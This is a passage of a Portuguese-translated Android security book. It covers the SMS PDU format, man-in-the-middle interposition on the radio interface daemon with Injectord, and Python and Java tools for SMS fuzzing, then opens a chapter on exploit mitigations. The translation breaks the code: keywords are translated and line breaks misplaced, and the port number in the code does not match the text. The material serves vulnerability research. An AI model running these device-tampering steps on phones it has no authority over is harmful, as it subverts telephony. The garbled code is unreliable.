O trecho de código a seguir mostra um exemplo de uma mensagem SMS no formato SMS-Deliver PDU (unidade de dados de protocolo). Ela aparece exatamente como seria entregue do modem celular para a pilha de telefonia.

```
0891945111325476F8040D91947187674523F100003150821142154
00DC8309BFD060DD16139BB3C07
```

A mensagem começa com as informações do SMSC. As informações do SMSC consistem em um campo de comprimento de um octeto, um campo de tipo de número telefônico de um octeto (91 indicando o formato internacional) e um número variável de octetos (com base no campo de comprimento) para o número SMSC. O número SMSC real é codificado com os nibbles alto e baixo (4 bits) trocados na unidade de dados do protocolo (PDU). Além disso, observe que, se o número não terminar em um limite de octeto, o nibble restante será preenchido com um F. Ambas as propriedades são facilmente reconhecíveis ao comparar o início da mensagem PDU mostrada anteriormente com o número SMSC decodificado a seguir.

Comprimento	Tipo	Número
08	91	4915112345678

O próximo campo é o campo Deliver, que especifica os sinalizadores do cabeçalho da mensagem. Esse campo tem um octeto de comprimento e indica, por exemplo, se há mais mensagens a serem enviadas (como no nosso caso, 0 × 04) ou se um cabeçalho de dados do usuário (UDH) está presente na seção de dados do usuário (UD). Esse último é transmitido por meio do bit UDHI (User Data Header Indication). O UDH será discutido brevemente mais adiante nesta seção. O campo seguinte é o número do remetente. Além do campo de comprimento, ele tem o mesmo formato que o número SMSC. O campo de comprimento do número do remetente é calculado usando o número de dígitos que aparecem no número de telefone e não o número real do remetente. número de octetos que são armazenados na PDU.

LengthType	Número
0D	91 4917787654321

O campo Identificador de protocolo (TP-PID) segue o número do remetente. O campo TP-PID tem vários significados com base em quais bits são definidos no campo. Normalmente, ele é definido como 0×00 (zero). O campo após o TP-PID é o Esquema de codificação de dados (TP-DCS). Esse campo define como a seção User Data (UD) da mensagem SMS é codificada. As codificações possíveis incluem alfabetos de 7 bits, 8 bits e 16 bits. Esse campo também é usado para indicar se a compactação é usada. Os valores comuns são 0×00 para mensagens não compactadas de 7 bits e 0×04 para dados não compactados de 8 bits. A mensagem de exemplo usa 0×00 para indicar texto de 7 bits.

O próximo campo é o carimbo de data/hora da mensagem SMS (TP-SCTS). O carimbo de data/hora usa 7 octetos. O primeiro octeto é o ano. O segundo octeto é o mês. E assim por diante. Cada octeto é trocado por um nibble. O registro de data e hora da mensagem de exemplo indica que a mensagem foi enviada em 28 de maio de 2013.

O comprimento dos dados do usuário (UDL) depende do esquema de codificação de dados (TP-DCS) e indica quantos septetos (elementos de 7 bits) de dados são armazenados na seção de dados do usuário. Nossa mensagem contém 13 ($0 \times 0D$) septetos de dados na seção de dados do usuário.

Os dados do usuário da mensagem de exemplo são C8309BFD060DD16139BB3C07. Quando decodificados, são lidos como Hello Charles.

Cabeçalho de dados do usuário de SMS (UDH)

O cabeçalho de dados do usuário (UDH) é usado para implementar recursos de SMS que vão além das simples mensagens de texto. Por exemplo, o UDH é usado para implementar recursos como mensagens com várias partes, mensagens endereçadas a portas, indicações (como correio de voz em espera - o pequeno símbolo de correio na barra de notificação do Android), WAP (Wireless Application Protocol) push e MMS (baseado em WAP push). O UDH faz parte do campo de dados do usuário no formato SMS-Deliver. A presença de um UDH é indicada pelo sinalizador UDHI no campo Deliver da mensagem SMS.

O UDH é um campo de dados de uso geral e consiste em um campo de comprimento (UDHL) e um campo de dados. O campo de comprimento indica quantos octetos estão presentes no campo de dados. O campo de dados real é formatado usando um formato típico de tipo-comprimento-valor (TLV) chamado de elemento de informação (IE). O IE é estruturado conforme mostrado na Figura 11-4.

Campo	Octetos
Identificador de elemento de informação (IEI)	1
Comprimento dos dados do elemento de informação (IEDL)	1
Dados de elementos de informação (IED)	variável

Figura 11-4: O formato do IE

O primeiro octeto indica o tipo. Ele é chamado de Information Element Identifier (IEI). O segundo octeto armazena o comprimento. Isso é chamado de

Information Element Identifier (IEI).

Comprimento dos dados do elemento (IEDL). Os octetos seguintes são os dados reais, chamados de dados do elemento de informação (IED). O UDH pode conter um número arbitrário de IEs. A seguir, um exemplo de um UDH que contém um IE. O IE indica uma mensagem SMS de várias partes.

050003420301

O comprimento do UDH é 0×05 . O IEI para um cabeçalho de mensagem de várias partes é 0×00 . O comprimento é 0×03 . O restante é a seção de dados do IE. O formato do IE da mensagem de várias partes é o ID da mensagem (0×42 nesse caso), o número de partes que pertencem a essa mensagem (0×03) e a parte atual (0×01).

Para obter mais detalhes e uma lista de todos os IEIs padronizados, consulte o padrão SMS em <http://www.3gpp.org/ftp/Specs/html-info/23040.htm>.

Interação com o modem

Esta seção explica as etapas necessárias para interagir com o modem de um smartphone Android. Há vários motivos para interagir com o modem. O principal motivo abordado neste capítulo é a falsificação da pilha de telefonia.

Emulando o modem para fuzzing

Um método para encontrar bugs e vulnerabilidades nos componentes que compõem a camada de interface de rádio é o fuzzing. *O fuzzing*, também discutido no Capítulo 6, é um método para testar a validação de entrada do software, alimentando-o com entradas intencionalmente mal formadas. O fuzzing tem uma longa história e seu funcionamento foi comprovado. Para que o fuzzing seja bem-sucedido, três tarefas precisam ser realizadas: geração de entrada, fornecimento de casos de teste e monitoramento de falhas.

As vulnerabilidades no código de tratamento de SMS fornecem um vetor de ataque verdadeiramente remoto. O SMS é um padrão aberto e está bem documentado. Portanto, é fácil implementar um programa que gera mensagens SMS com base no padrão. Essas propriedades tornam o SMS um alvo perfeito para fuzzing. Mais adiante neste capítulo, será demonstrado um gerador rudimentar de fuzzificação de SMS.

Em seguida, a entrada maliciosa deve ser fornecida ao componente de software que será submetido ao teste de fuzz. No exemplo, esse componente é o `rild`. Normalmente, as mensagens SMS são entregues pelo ar. O telefone do remetente envia a mensagem para a rede celular e a rede celular entrega a mensagem para o telefone receptor. Entretanto, o envio de mensagens SMS por esse método tem muitos problemas.

Em primeiro lugar, a entrega de mensagens é lenta e leva alguns segundos. Dependendo da operadora e do país, alguns tipos de mensagens SMS não podem ser enviados. Além disso, alguns tipos de mensagem serão aceitos pela operadora de celular, mas não serão entregues ao destinatário. Sem acesso aos sistemas da operadora de celular, é

impossível determinar por que uma determinada mensagem não foi entregue ao destinatário. Além disso, o envio de mensagens SMS custa dinheiro (embora muitos contratos de celular ofereçam mensagens SMS ilimitadas). Além disso, a operadora de celular pode desativar a conta do remetente ou do destinatário da mensagem depois de enviar alguns milhares de mensagens por dia. Além disso, em teoria, as operadoras têm a possibilidade de registrar todas as mensagens SMS que passam por sua rede. Elas podem capturar a mensagem SMS que acionou um bug e, portanto, a operadora tem a possibilidade de tirar de você o resultado do fuzzing. Mensagens malformadas podem causar danos não intencionais à infraestrutura celular de back-end, como um endpoint SMSC. Esses problemas fazem com que não seja confiável enviar mensagens SMS para fins de fuzzing por meio da rede celular.

A remoção de todos os obstáculos mencionados é uma meta desejável. Essa meta pode ser alcançada de várias maneiras, como o uso de uma pequena estação base GSM para executar sua própria rede celular. No entanto, há opções melhores, como a emulação do modem celular.

Nosso objetivo é emular partes específicas do modem celular para permitir a injeção de mensagens SMS na pilha de telefonia do Android. É claro que você poderia tentar implementar um emulador de modem completo em software, mas isso é um trabalho desnecessário. Você só precisa emular algumas partes específicas do modem. A solução para isso é fazer uma interposição entre o modem e o rild. Se você puder colocar um software entre o modem e o rild, poderá agir como um homem no meio e observar e modificar todos os dados enviados entre os dois componentes. A interposição nesse nível fornece acesso a todos os pares de comando/resposta trocados entre o rild e o modem. Além disso, você pode bloquear ou modificar comandos e/ou respostas. O mais importante é que você pode injetar suas próprias respostas e fingir que elas se originam do modem. O daemon da RIL e o restante da pilha de telefonia do Android não conseguem distinguir entre comandos reais e injetados e, portanto, processam e lidam com cada comando/resposta como se fossem emitidos pelo modem real. A interposição fornece um método eficiente para explorar a segurança da telefonia no limite entre o modem celular e a pilha de telefonia do Android.

Interposição em um GSM AT Command-Based Vendor-ril

São comuns as bandas de base de celular que implementam o conjunto de comandos GSM AT. Como o conjunto de comandos AT é baseado em texto, é relativamente fácil entendê-lo e implementá-lo. Ele oferece o campo de jogo perfeito para nossa empreitada na segurança de RIL. Em 2009, Collin Mulliner e Charlie Miller publicaram essa abordagem em "Injecting SMS Messages into Smart Phones for Vulnerability Analysis" (3º Workshop USENIX sobre Tecnologias Ofensivas (WOOT), Montreal, Canadá, 2009) em um esforço para analisar o iOS da Apple, o Windows Mobile da Microsoft e o Android do Google. O artigo de Mulliner e Miller está disponível em <http://www.usenix.org/>

events.woot09/tech/full_papers/mulliner.pdf. Eles criaram uma ferramenta chamada *Injectord* que executa interposição (um ataque man-in-the-middle) contra o rild. O código-fonte do *Injectord* está disponível gratuitamente em <http://www.mulliner.org/security/sms/> e com os materiais que acompanham este livro.

O dispositivo de demonstração, o HTC One V, tem um dispositivo serial que é usado pelo rild,

/dev/smd0. O *Injectord* funciona basicamente como um proxy. Ele abre o dispositivo serial original e fornece um novo dispositivo serial para o rild. O *Injectord* lê os comandos emitidos pelo rild do dispositivo serial falso e os encaminha para o dispositivo serial original que está conectado ao modem. As respostas lidas do dispositivo original são então encaminhadas para o rild, gravando-as no dispositivo falso.

Para induzir o rild a usar o dispositivo serial falso, o dispositivo original /dev/smd0 é renomeado para /dev/smd0real. O *Injectord* cria o dispositivo falso com o nome /dev/smd0, fazendo com que o rild use o dispositivo serial falso. No Linux, o nome do arquivo de um dispositivo não é importante porque o kernel só se preocupa com o tipo de dispositivo e os números maior e menor. As etapas específicas estão listadas no código a seguir.

```
mv /dev/smd0 /dev/smd0real
/data/local/tmp/injectord
Kill -9 <PID de rild>
```

Quando o *Injectord* está em execução, ele registra todas as comunicações entre a banda base do celular e o rild. Um exemplo de registro de um SMS sendo enviado do telefone para a banda base é mostrado aqui:

```
ler 11 bytes do rild
AT+CMGS=22

ler 3 bytes do smd0
>

ler 47 bytes do rild 0001000e8100947167209508000009c2f77b0da297e774

ler 2 bytes do smd0

ler 14 bytes do smd0
+CMGS: 128
0
```

O primeiro comando informa ao modem o comprimento da PDU de SMS; no exemplo, são 22 bytes. O modem responde com > para indicar que está pronto para aceitar a mensagem SMS. A próxima linha, emitida por rild, contém o SMS PDU em codificação hexadecimal (44 caracteres). Na última etapa, o modem confirma a mensagem SMS. Inspeccionar o registro do *Injectord* é uma ótima maneira de aprender sobre comandos AT, incluindo comunicações específicas não padronizadas entre o modem do fornecedor e o rild.

Entrega de SMS pelo telefone

O principal objetivo é emular o envio de SMS da rede para a pilha de telefonia do Android. De interesse específico é como as mensagens SMS são entregues do modem para o `rild`. O conjunto de comandos GSM AT define dois tipos de interação entre a banda base e a pilha de telefonia: resposta a comando e resposta não solicitada. A pilha de telefonia emite um comando para a banda base, que é respondido pela banda base imediatamente. Para eventos provenientes da rede, a baseband simplesmente emite uma resposta não solicitada. É assim que as mensagens SMS são entregues da banda base para a pilha de telefonia. As chamadas de voz recebidas são sinalizadas da mesma forma. A seguir, um exemplo de uma resposta não solicitada AT, detectada com a ferramenta *Injectord*, para uma mensagem SMS recebida:

```
+CMT: ,53 0891945111325476F8040D91947187674523F10000012  
0404143944025C8721EA47CCFD1F53028091A87DD273A88FC06D1D16510BDCC1EBF41F437399C07
```

A primeira linha é o nome da resposta não solicitada, `+CMT`, seguido pelo tamanho da mensagem em octetos. A segunda linha contém a mensagem em codificação hexadecimal. A pilha de telefonia emite um comando AT para que a banda base saiba que a resposta não solicitada foi recebida.

Fuzzing SMS no Android

Agora que você sabe como a pilha de telefonia do Android e o `rild` funcionam, pode usar esse conhecimento para fazer o fuzz de SMS no Android. Com base em seu conhecimento do formato de SMS, você gera casos de teste de mensagens SMS. Em seguida, use o recurso de injeção de mensagens do *Injectord* para fornecer os casos de teste ao telefone de destino. Além da injeção de mensagens, você também precisa monitorar o telefone de destino quanto a falhas. Depois de coletar os registros de falhas, é necessário analisar e verificar as falhas. Esta seção mostra como executar todas essas etapas.

Geração de mensagens SMS

Agora que você sabe como é o formato da mensagem SMS, pode começar a gerar mensagens SMS para fazer fuzzing na pilha de telefonia do Android. O Capítulo 6 já fornece uma introdução ao fuzzing; portanto, este capítulo discute apenas as diferenças notáveis relevantes para o fuzzing de SMS.

O SMS é um excelente exemplo de quando é necessário conhecimento de domínio adicional para desenvolver um fuzzer. Muitos campos em uma mensagem SMS não podem conter valores *quebrados* porque as mensagens SMS são inspecionadas pelo SMSC à medida que são transmitidas dentro da infraestrutura da operadora móvel. Os campos quebrados levam o SMSC a não aceitar a mensagem para entrega.

As informações a seguir analisam um fuzzer para o UDH que foi apresentado anteriormente. O UDH tem um formato TLV simples e, portanto, é perfeito para um pequeno exercício. O script Python mostrado a seguir é baseado em uma biblioteca de código aberto para a criação de mensagens SMS. Essa biblioteca está disponível com os materiais do livro e em <http://www.mulliner.org/security/sms/>. Ela gera mensagens SMS que contêm de um a dez elementos UDH. Cada elemento é preenchido com um tipo e um comprimento aleatórios. O corpo da mensagem restante é preenchido com dados aleatórios. As mensagens resultantes são salvas em um arquivo e enviadas ao destino posteriormente. Todas as importações necessárias para executar esse script estão incluídas na biblioteca SMS.

```
#!/usr/bin/python

importar os
importar sys
importar socket
importar time
importar Utils
importar sms
importar SMSFuzzData
importar randomico
from datetime import datetime
import fuzzutils

def udhrandfuzz(msisdn, smsc, ts, num): s
    = sms.SMSToMS()
    s._msisdn = msisdn
    s._msisdn_type = 0x91
    s._smsc = smsc
    s._smsc_type = 0x91
    s._tppid = 0x00
    s._tpdcs = random.randrange(0, 1) if
    s._tpdcs == 1:
        s._tpdcs = 0x04
    s._timestamp = ts
    s._deliver = 0x04
    s.deliver_raw2flags()
    s._deliver_udhi = 1
    s.deliver_flags2raw()
    s._msg = ""
    s._msg_leng = 0 s._udh
    =
    for i in range(0,num):
        tu = chr(random.randrange(0,0xff)) tul
        = random.randrange(1,132)
        se s._udh_leng + tul > 138:
            break
        tud = SMSFuzzData.getSMSFuzzData()
        s._udh = s._udh + tu + chr(tul) + tud[:tul]
        s._udh_leng = len(s._udh)
        se s._udh_leng > 138:
```

```
quebra

s._msg_leng = 139 - s._udh_leng se
s._msg_leng > 0:
    s._msg_leng = random.randrange(int(s._msg_leng / 2), s._msg_leng) if
s._msg_leng > 0:
    tud = SMSFuzzData.getSMSFuzzData()
    s._msg = tud[:s._msg_leng]
e mais:
    s._msg_leng = 0

s.encode()
return s._pdu

se name == " main ": out = []
for i in range(0, int(sys.argv[1])):
    ts = Utils.hex2bin("99309251619580", 0)
    rnd = random.randrange(1,10)
    msg = udhrandfuzz("4917787654321", "49177123456", ts, rnd) line =
        Utils.bin2hex(msg, 1)
    leng = (len(line) / 2) - 8
    out.append((line, leng))

fuzzutils.cases2file(out, sys.argv[2])
```

A seguir, alguns exemplos de mensagens do nosso script gerador de UDH aleatório. As mensagens podem ser enviadas para qualquer telefone que esteja executando o *Injectord*, conforme descrito na próxima seção.

Injeção de mensagens SMS usando o Injectord

A injeção de mensagens funciona da seguinte maneira. O *Injectord* escuta na porta TCP 4242 e espera uma mensagem +CMT completa que consiste em duas linhas de texto: +CMT e comprimento na primeira linha e a mensagem SMS codificada em hexadecimal na segunda linha. A mensagem é injetada no dispositivo serial falso usado pelo rild. Quando a mensagem é recebida, o rild emite uma resposta ao modem para confirmar a mensagem. Para não confundir o modem, o *Injectord* bloqueia o comando de confirmação.

O código a seguir apresenta um programa Python simples para enviar uma mensagem SMS para o *Injectord* em execução no smartphone HTC One V Android. O método `sendmsg` recebe o endereço IP de destino, o conteúdo da mensagem, o comprimento da mensagem (que é usado para a resposta +CMT) e o tipo CRLF (Carriage Return Line Feed). O conjunto de comandos AT é um protocolo baseado em linha; cada linha precisa ser encerrada para sinalizar que um comando está completo e pronto para ser analisado. O caractere de terminação é um Carriage Return (CR) ou um Line Feed (LF). Modems diferentes esperam uma combinação diferente de CRLF para a comunicação AT.

```
# use crlftype = 3 para o HTC One V
def sendmsg(dest_ip, msg, msg_cmt, crlftype = 1): error =
    0
    se crlftype == 1:
        buffer = "+CMT: ,%d\r\n%s\r\n" % (msg_cmt, msg)
    elif crlftype == 2:
        buffer = "\n+CMT: ,%d\n%s\n" % (msg_cmt, msg)
    elif crlftype == 3:
        buffer = "\n+CMT: ,%d\r\n%s\r\n" % (msg_cmt, msg)
    so = socket.socket(socket.AF_INET, socket.SOCK_STREAM) try:
        so.connect((dest_ip, 4223))
    exceto:
        erro = 1
    tentar:
        so.send(buffer)
    exceto:
        error = 2
    so.close()
    return error
```

Monitoramento da meta

Fazer fuzzing sem monitorar o alvo é inútil porque não é possível detectar as falhas olhando para a tela do telefone. Além disso, você deseja fazer o fuzzing de forma totalmente automatizada e observar apenas os casos de teste que acionaram algum tipo de falha. Para fazer isso, você precisa monitorar o telefone enquanto faz o fuzz. Além disso, você deseja redefinir o aplicativo SMS de tempos em tempos para

minimizar os efeitos colaterais, incluindo falhas resultantes do reprocessamento de casos de teste anteriores. Usando o Android Debug Bridge (ADB), você pode monitorar um telefone Android em busca de falhas, incluindo a pilha de telefonia e SMS. A ideia básica funciona da seguinte forma. Você envia uma mensagem SMS usando o Python `sendmsg`, que envia a mensagem SMS para o *Injectord* em execução no telefone. Depois que o SMS é injetado, você inspeciona o registro do sistema Android usando o comando `logcat` do ADB. Se o log contiver uma falha nativa ou uma exceção Java, você salvará a saída do `logcat` e a mensagem SMS do caso de teste atual. Após cada caso de teste, você limpa o log do sistema e continua com o próximo caso de teste. Após cada 50 mensagens SMS, você exclui o banco de dados de SMS e reinicia o programa de SMS no telefone Android. O código Python a seguir implementa esse algoritmo.

```
#!/usr/bin/python

importar os
importar time
importar
socket

def get_log(path = ""):
    cmd = path + "adb logcat -d" l
    = os.popen(cmd)
    r = l.read()
    l.close()
    return r

def clean_log(path = ""):
    cmd = path + "adb logcat -c" c
    = os.popen(cmd)
    bla = c.read()
    c.close()
    return 1

def check_log(log):
    e = 0
    if log.find("Exception") != -1: e
        = 1
    if log.find("EXCEPTION") != -1: e
        = 1
    if log.find("exception") != -1: e
        = 1
    retornar e

def kill_proc(path = "", name = ""):
    cmd = path + "adb shell \\"su -c busybox killall -9 " + name + "\\" l =
    os.popen(cmd)
    r = l.read()
    l.close()
    return r

def clean_sms_db(path = ""):
    cmd = path + "adb shell \\"su -c rm "
```

```
cmd = cmd + "/data/data/com.android.providers.telephony" cmd
= cmd + "/databases/mmssms.db\""
l = os.popen(cmd)
r = l.read()
l.close()
retornar r

def cleanup_device(path = ""): clean_sms_db(path)
    kill_proc(path, "com.android.mms") kill_proc(path,
"com.android.phone")

def log_bug(filename, log, test_case): fp
    = open(filename, "w")
    fp.write(test_case)
    fp.write("\n*-----\n")
    fp.write(log)
    fp.write("\n")
    fp.write("\n -----*\n")
    fp.close()

def file2cases(filename):
    out = []
    fp = open(filename)
    line = fp.readline()
    while line:
        cr = line.split(" ")
        out.append((cr[0], int(cr[1].rstrip("\n")))) line
        = fp.readline()
    fp.close()
    return out

def sendcases(dest_ip, cases, logpath, cmdpath = "", crlftype = 1, delay = 5,
            status = 0, start = 0):
    contagem = 0
    limpador = 0
    para i em casos:
        se a contagem >= inicio:
            (linha, cmt) = i
            error = sendmsg(dest_ip, line, cmt, crlftype) if
            status > 0:
                print "%d error=%d data: %s" % (count, error, line)
                time.sleep(delay)
            l = get_log(cmdpath)
            #print l
            se check_log(l) == 1:
                lout = line + " " + str(cmt) + "\n\n" log_bug(logpath +
                str(time.time()) + ".log", l, lout)
                clean_log(cmdpath)
            count = count + 1
            cleaner = cleaner + 1 if
            cleaner >= 50:
                cleanup_device(cmdpath)
```

```
limpador = 0

def sendcasesfromfile(filename, dest_ip, cmdpath = "", crlftype = 1, delay = 5,
                      logpath = "./logs/", status = 0, start = 0):
    casos = file2cases(filename)
    sendcases(dest_ip, casos, logpath, cmdpath, crlftype = crlftype,
              delay = delay, status = status, start = start)

if name == " main ":
    fn =
    os.sys.argv[1] dest =
    os.sys.argv[2] start = 0
    se len(os.sys.argv) > 3:
        start = int(os.sys.argv[3])
    print "Enviando casos de teste de %s para %s" % (fn, dest)
    sendcasesfromfile(fn, dest, cmdpath = "", crlftype = 3, status = 1,
                      start = start)
```

A seguir, um exemplo de registro de falhas que foi salvo pelo script de monitoramento de fuzz. O dump mostra uma *NullPointerException* no SmsReceiverService. Na melhor das hipóteses, você encontraria um bug que aciona uma falha nativa no próprio rild.

```
V/SmsReceiverService(11360): onStart: #1 mresultCode: -1 = Activity.RESULT_OK
V/UsageStatsService(11473): CMD_ID_UPDATE_MESSAGE_USAGE
V/SmsReceiverService( 6116): onStart: #1, @1090741600
E/NotificationService( 4286): Ignorando notificação com ícone==0: Notification
(contentView=null vibrate=null,sound=null,null,defaults=0x0,flags=0x62)
D/SmsReceiverService( 6116): isCbm: false
D/SmsReceiverService( 6116): isDiscard: false D/SmsReceiverService(
6116): [HTC_MESSAGES] - SmsReceiverService: handleSmsReceived()
W/dalvikvm(11360): threadid=12: thread saindo com exceção não capturada (group=0x40a9e228)
D/SmsReceiverService( 6116): isEvdo: false before inserMessage
D/SmsReceiverService( 6116): bloqueio de notificação de sms
E/AndroidRuntime(11360): FATAL EXCEPTION: SmsReceiverService
E/AndroidRuntime(11360): java.lang.NullPointerException
E/AndroidRuntime(11360): at com.concentriclivers.mms.com.android.mms.
transaction.SmsReceiverService.replaceFormFeeds (SmsReceiverService.java:512)
E/AndroidRuntime(11360): em com.concentriclivers.mms.com.android.mms.
transaction.SmsReceiverService.storeMessage (SmsReceiverService.java:527)
E/AndroidRuntime(11360): em com.concentriclivers.mms.com.android.mms.
transaction.SmsReceiverService.insertMessage (SmsReceiverService.java:443)
E/AndroidRuntime(11360): em com.concentriclivers.mms.com.android.mms.
transaction.SmsReceiverService.handleSmsReceived (SmsReceiverService.java:362)
E/AndroidRuntime(11360): em com.concentriclivers.mms.com.android.mms.
transaction.SmsReceiverService.access$1 (SmsReceiverService.java:359)
```

```
E/AndroidRuntime(11360): em com.concentriclivers.mms.com.android.mms.  
transaction.SmsReceiverService$ServiceHandler.handleMessage (SmsReceiverService.java:208)  
E/AndroidRuntime(11360): em android.os.Handler.dispatchMessage(Handler.java:99)  
E/AndroidRuntime(11360): at android.os.Looper.loop(Looper.java:154)  
E/AndroidRuntime(11360): at android.os.HandlerThread.run(HandlerThread.java:60)  
D/SmsReceiverService( 6116): smsc time: 03/29/99, 8:16:59am, 922713419000  
D/SmsReceiverService( 6116): device time: 01/21/13, 6:20:01pm, 1358810401171  
E/EmbeddedLogger( 4286): O aplicativo travou! Processo: com.concentriclivers.mms.com.  
android.mms  
E/EmbeddedLogger( 4286): O aplicativo travou! Pacote: com.concentriclivers.mms.com.  
android.mms v3 (4.0.3)  
E/EmbeddedLogger( 4286): Rótulo do aplicativo: Mensagens
```

Verificação dos resultados do Fuzzing

O método de fuzzing descrito tem uma pequena desvantagem. Cada mensagem SMS que produz uma falha precisa ser verificada usando uma rede celular real, pois você pode ter gerado mensagens SMS que não são aceitas por um SMSC real. Para testar se uma determinada mensagem é aceita por um SMSC real, basta tentar enviar o caso de teste fornecido para outro telefone. Observe que as mensagens SMS geradas estão no formato SMS-Deliver. Para poder enviar um determinado caso de teste para outro telefone, ele precisa ser convertido para o formato SMS-Submit. Fizemos experiências com duas abordagens para esse teste. Uma abordagem é enviar a mensagem SMS usando um serviço on-line (como www.routomessaging.com e www.clickatel.com). A maioria dos serviços on-line de SMS tem uma API simples baseada em HTTP e é fácil de usar. Outra abordagem, mais direta, é enviar a mensagem SMS do caso de teste de um telefone para outro telefone.

No Android, isso pode ser um pouco complicado, pois a API de SMS do Android não oferece suporte a mensagens PDU brutas. No entanto, há duas soluções alternativas que permitem o envio de mensagens PDU brutas. A primeira solução alternativa envolve o envio de mensagens SMS diretamente usando o comando AT GSM AT+CMGS. Isso é possível se a comunicação entre o modem e a RIL for realizada por meio de comandos AT. Você pode fazer isso modificando o *Injectord* para permitir o envio do comando CMGS para o modem. A segunda solução funciona apenas em telefones HTC Android. A HTC adicionou a funcionalidade de enviar mensagens SMS PDU brutas por meio da API Java. A API está oculta e você precisa usar a reflexão Java para usá-la. O código a seguir implementa o envio de mensagens PDU brutas em telefones HTC Android.

```
void htc_sendsmspdu(byte pdu[])
{
    tente {
        SmsManager sm = SmsManager.getDefault(); byte[]
        bb = new byte[1];
        Método m = SmsManager.class.getDeclaredMethod ("sendRawPdu",
            new Class[] { byte[].class, int.class, String.class, String.class },
            new Object[] { pdu, 1, "msg", "msg" });
        m.setAccessible(true);
        m.invoke(sm, new Object[] { pdu, 1, "msg", "msg" });
    }
}
```

```
bb.getClass(),
    bb.getClass(), PendingIntent.class, PendingIntent.class, boolean.class,
    boolean.class);
m.setAccessible(true);
m.invoke(sm, null, pdu, null, null, false, false);
} catch (Exception e) {
    e.printStackTrace();
}
}
```

Resumo

Neste capítulo, você leu sobre a pilha de telefonia do Android. Em particular, você descobriu muito do que há para saber sobre a camada de interface de rádio (RIL). Você examinou a funcionalidade básica da RIL e o que os fabricantes de hardware devem fazer para integrar seu hardware de celular à estrutura do Android. Com base nisso, você descobriu como monitorar a comunicação entre a RIL do Android e o hardware do modem celular.

Na segunda metade deste capítulo, você recebeu instruções sobre como fazer o teste de fuzzing no subsistema de mensagens SMS de um dispositivo Android. No processo, você descobriu um pouco sobre o formato da mensagem SMS e como criar um gerador de mensagens SMS para fuzzing. Este capítulo também mostrou como usar o ADB para monitorar a pilha de telefonia de um dispositivo Android em busca de falhas. Em suma, este capítulo permite que você realize seus próprios experimentos de hacking no subsistema RIL do Android.

O próximo capítulo aborda todas as muitas técnicas de atenuação de exploração que foram empregadas para ajudar a proteger a plataforma Android. Cada técnica é explicada em detalhes, incluindo fatos históricos e funcionamento interno.

Explorar Mitigações

Na comunidade de pesquisa de exploração, há uma corrida armamentista em andamento entre pesquisadores ofensivos e defensivos. À medida que os ataques bem-sucedidos são publicados ou descobertos, os pesquisadores defensivos têm como objetivo impedir que ataques semelhantes sejam bem-sucedidos no futuro. Para isso, eles projetam e implementam *atenuações de exploração*. Quando uma nova atenuação é introduzida pela primeira vez, ela perturba a comunidade ofensiva. Os pesquisadores ofensivos precisam então criar novas técnicas para contornar a proteção recém-adicionada. À medida que os pesquisadores desenvolvem essas técnicas e as publicam, a eficácia da técnica diminui. Os pesquisadores defensivos então voltam à prancheta para projetar novas proteções, e assim o ciclo continua.

Este capítulo discute as atenuações de explorações modernas e como elas se relacionam com o sistema operacional Android. Primeiro, o capítulo explora como várias atenuações funcionam do ponto de vista do design e da implementação. Em seguida, apresenta um relato histórico do suporte do Android para atenuações modernas, fornecendo referências de código quando disponíveis. Em seguida, o capítulo discute métodos para desativar e superar intencionalmente as atenuações de exploração. Por fim, o capítulo é encerrado com uma análise das técnicas de atenuação de exploração que o futuro poderá trazer para o Android.

Classificação das mitigações

Os sistemas operacionais modernos usam uma variedade de técnicas de atenuação de explorações para aumentar a proteção contra ataques. Muitas dessas técnicas têm como objetivo principal impedir a exploração de exploits de corrupção de memória. Entretanto, algumas técnicas tentam evitar outros métodos de comprometimento, como ataques de links simbólicos. A adição de técnicas de atenuação aos sistemas de computador torna o ataque a eles mais difícil e, portanto, mais caro do que seria sem atenuações.

A implementação de atenuações de exploração requer alterações em vários componentes do sistema. As técnicas de atenuação assistidas por hardware têm um desempenho muito bom, mas geralmente exigem alterações de hardware no próprio processador. Além disso, muitas técnicas, inclusive os métodos assistidos por hardware, exigem suporte adicional de software no kernel do Linux. Algumas técnicas de atenuação exigem a alteração da biblioteca de tempo de execução e/ou da cadeia de ferramentas do compilador.

As modificações exatas necessárias para cada técnica trazem consigo vantagens e desvantagens. No caso das atenuações assistidas por hardware, alterar uma arquitetura de conjunto de instruções (ISA) ou o projeto do processador subjacente pode ser caro. Além disso, a implementação de novos processadores pode levar um longo período de tempo. Modificar o kernel do Linux ou as bibliotecas de tempo de execução é relativamente fácil em comparação com a alteração do projeto de um processador, mas ainda é necessário criar e implementar kernels atualizados. Conforme mencionado anteriormente no Capítulo 1, a atualização dos componentes do sistema operacional provou ser um desafio no ecossistema Android. As técnicas que exigem alterações na cadeia de ferramentas do compilador são ainda piores. Sua implementação exige a reconstrução - geralmente com sinalizadores especiais - de cada programa ou biblioteca a ser protegida. As técnicas que dependem apenas da alteração do sistema operacional são preferíveis porque normalmente se aplicam a todo o sistema. Por outro lado, as alterações no compilador só se aplicam a programas compilados com a atenuação ativada.

Além de todos os prós e contras mencionados acima, o desempenho é uma grande preocupação. Alguns profissionais de segurança argumentam que a proteção dos usuários finais vale o custo do desempenho, mas muitos discordam. Várias atenuações não foram adotadas inicialmente ou, em alguns casos, nunca foram adotadas, devido ao aumento insatisfatório do desempenho associado a elas.

Sem mais delongas, é hora de examinar algumas técnicas específicas de atenuação e ver como elas se aplicam ao sistema operacional Android.

Assinatura de código

A verificação de assinaturas criptográficas é um mecanismo usado para evitar a execução de código não autorizado, geralmente chamado de *assinatura de código*. Usando a criptografia de chave pública, os dispositivos podem usar uma chave

pública para verificar se uma determinada chave privada (mantida por um

autoridade confiável) assinou um trecho de código. Embora o Android não utilize a assinatura de código da mesma forma que o iOS e o OS X, ele utiliza a verificação de assinatura extensivamente. Ela é usada em áreas como TrustZone, carregadores de inicialização bloqueados, atualizações over-the-air, aplicativos e muito mais. Devido à natureza fragmentada do Android, o que é verificado e o que não é verificado varia de dispositivo para dispositivo.

